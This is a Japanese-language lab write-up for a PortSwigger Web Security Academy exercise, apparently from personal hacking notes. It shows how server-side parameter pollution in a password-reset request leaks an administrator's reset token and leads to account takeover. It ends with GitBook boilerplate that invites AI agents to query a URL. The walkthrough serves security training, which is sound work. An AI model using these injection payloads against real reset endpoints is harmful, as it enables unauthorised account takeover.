> For the complete documentation index, see [llms.txt](https://hacking-notes.jord4n.pro/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://hacking-notes.jord4n.pro/ja/web/api-testing/server-side-parameter-pollution-in-the-query-string.md).
# クエリ文字列内のサーバーサイドパラメータ汚染
PortSwigger Web Security Academy のラボ向けメモ。悪用の手順、ペイロードのテスト、Burp Suite による検証、修復の文脈を含む。
### クエリ文字列におけるサーバーサイド・パラメータ汚染の悪用
**ラボの目的**/ 管理者としてログインしてからユーザーを削除する **carlos**.
#### パスワードを忘れた場合の機能
パスワードリセット機能が利用できます。

サーバーに送信されたリクエストは次のとおりです:
```bash
csrf=MTAvOmFchCqpCjEEyY6azPU4tdsDvpQl&username=administrator
```
サーバーの応答は次のとおりです:
```json
{
"type":"email",
"result":"*****@normal-user.net"
}
```
#### パラメータ汚染の試行
次の方法で新しいパラメータを追加してみます: `&`:
```bash
csrf=MTAvOmFchCqpCjEEyY6azPU4tdsDvpQl&username=administrator&test=test
```
またはエンコードすると:
```bash
csrf=MTAvOmFchCqpCjEEyY6azPU4tdsDvpQl&username=administrator%26test=test
```
サーバーは次のように応答します:
```json
{
"error": "Parameter is not supported."
}
```
#### を使用して `#` 文字
次の `#`、挙動が変わります:
```bash
csrf=MTAvOmFchCqpCjEEyY6azPU4tdsDvpQl&username=administrator#test=test
```
またはエンコードすると:
```bash
csrf=MTAvOmFchCqpCjEEyY6azPU4tdsDvpQl&username=administrator%23test=test
```
サーバー応答:
```json
{
"error": "Field not specified."
}
```
これは、 **フィールド** サーバー側で想定されているパラメータの存在を示しています。
#### の発見 `フィールド` パラメータ
次のリクエストを送信します:
```bash
csrf=MTAvOmFchCqpCjEEyY6azPU4tdsDvpQl&username=administrator&field=test
```
次に `フィールド` を `#` 追加の値を注入するために組み合わせます:
```bash
csrf=MTAvOmFchCqpCjEEyY6azPU4tdsDvpQl&username=administrator&field=x#
```
またはエンコードすると:
```bash
csrf=MTAvOmFchCqpCjEEyY6azPU4tdsDvpQl&username=administrator%26field=x%23
```


さまざまな **サーバー側の変数名**を試すことで、コードで有効な応答が得られ、 **200**フィールドが明らかになります **email** および **username**.
#### JavaScriptファイル forgot-password.js の分析
アクセス可能な JavaScript ファイルから、次のロジックが明らかになります:
* フォームデータは手動でエンコードされます。
* クエリは `fetch` POST で送信されます。
* 応答に `result` プロパティが含まれている場合、メッセージ「メールを確認してください」が表示されます。
* A **reset-token** パラメータはクエリ文字列から取得されます:
```javascript
let forgotPwdReady = (callback) => {
if (document.readyState !== "loading") callback();
else document.addEventListener("DOMContentLoaded", callback);
}
function urlencodeFormData(fd){
let s = '';
function encode(s){ return encodeURIComponent(s).replace(/%20/g,'+'); }
for(let pair of fd.entries()){
if(typeof pair[1]=='string'){
s += (s?'&':'') + encode(pair[0])+'='+encode(pair[1]);
}
}
return s;
}
const validateInputsAndCreateMsg = () => {
try {
const forgotPasswordError = document.getElementById("forgot-password-error");
forgotPasswordError.textContent = "";
const forgotPasswordForm = document.getElementById("forgot-password-form");
const usernameInput = document.getElementsByName("username").item(0);
if (usernameInput && !usernameInput.checkValidity()) {
usernameInput.reportValidity();
return;
}
const formData = new FormData(forgotPasswordForm);
const config = {
method: "POST",
headers: {
"Content-Type": "x-www-form-urlencoded",
},
body: urlencodeFormData(formData)
};
fetch(window.location.pathname, config)
.then(response => response.json())
.then(jsonResponse => {
if (!jsonResponse.hasOwnProperty("result"))
{
forgotPasswordError.textContent = "無効なユーザー名";
}
else
{
forgotPasswordError.textContent = `メールをご確認ください: "${jsonResponse.result}"`;
forgotPasswordForm.className = "";
forgotPasswordForm.style.display = "none";
}
})
.catch(err => {
forgotPasswordError.textContent = "無効なユーザー名";
});
} catch (error) {
console.error("予期しないエラー:", error);
}
}
const displayMsg = (e) => {
e.preventDefault();
validateInputsAndCreateMsg(e);
};
forgotPwdReady(() => {
const queryString = window.location.search;
const urlParams = new URLSearchParams(queryString);
const resetToken = urlParams.get('reset-token');
if (resetToken)
{
window.location.href = `/forgot-password?reset_token=${resetToken}`;
}
else
{
const forgotPasswordBtn = document.getElementById("forgot-password-btn");
forgotPasswordBtn.addEventListener("click", displayMsg);
}
});
```
これは、利用可能な **リセット/トークン** パラメータ。
#### reset\_token を操作する `reset_token` パラメータ

このパラメータはその後、サーバーサイド・パラメータ汚染を介して注入されます:
```bash
csrf=MTAvOmFchCqpCjEEyY6azPU4tdsDvpQl&username=administrator%26field=reset_token%23
```
サーバーは次のように応答します:
```json
{
"type":"reset_token","result":"62ptz5mdgs48omh0u3uf3z7b7w9kiybt"
}
```
#### 管理者パスワードをリセット

取得したトークンを使用して、次のURLにアクセスします:
```bash
/forgot-password?reset_token=62ptz5mdgs48omh0u3uf3z7b7w9kiybt
```
これにより、管理者のパスワードをリセットし、このアカウントでログインしてからユーザーを削除できます **carlos**、これによりラボが検証されます。
---
# Agent Instructions
This documentation is published with GitBook. GitBook is the documentation platform designed so that both humans and AI agents can read, navigate, and reason over technical content effectively. Learn more at gitbook.com.
## Querying This Documentation
If you need additional information that is not directly available in this page, you can query the documentation by asking a question.
Perform an HTTP GET request on the following URL with the `ask` and `goal` query parameters:
```
GET https://hacking-notes.jord4n.pro/ja/web/api-testing/server-side-parameter-pollution-in-the-query-string.md?ask=&goal=
```
`ask` is the immediate question: it should be specific, self-contained, and written in natural language.
`goal` is what the user is ultimately trying to achieve, the reason they need the answer. Sharing it helps GitBook give you a better, more relevant answer. A goal is most helpful when it describes the outcome the user wants rather than restating the question. For example, with `ask=how do I create an API token`, a goal like `automate deployments from our CI pipeline` lets GitBook tailor the answer to that use case.
The response will contain a direct answer to the question and relevant excerpts and sources from the documentation.
Use this mechanism when the answer is not explicitly present in the current page, you need clarification or additional context, or you want to retrieve related documentation sections.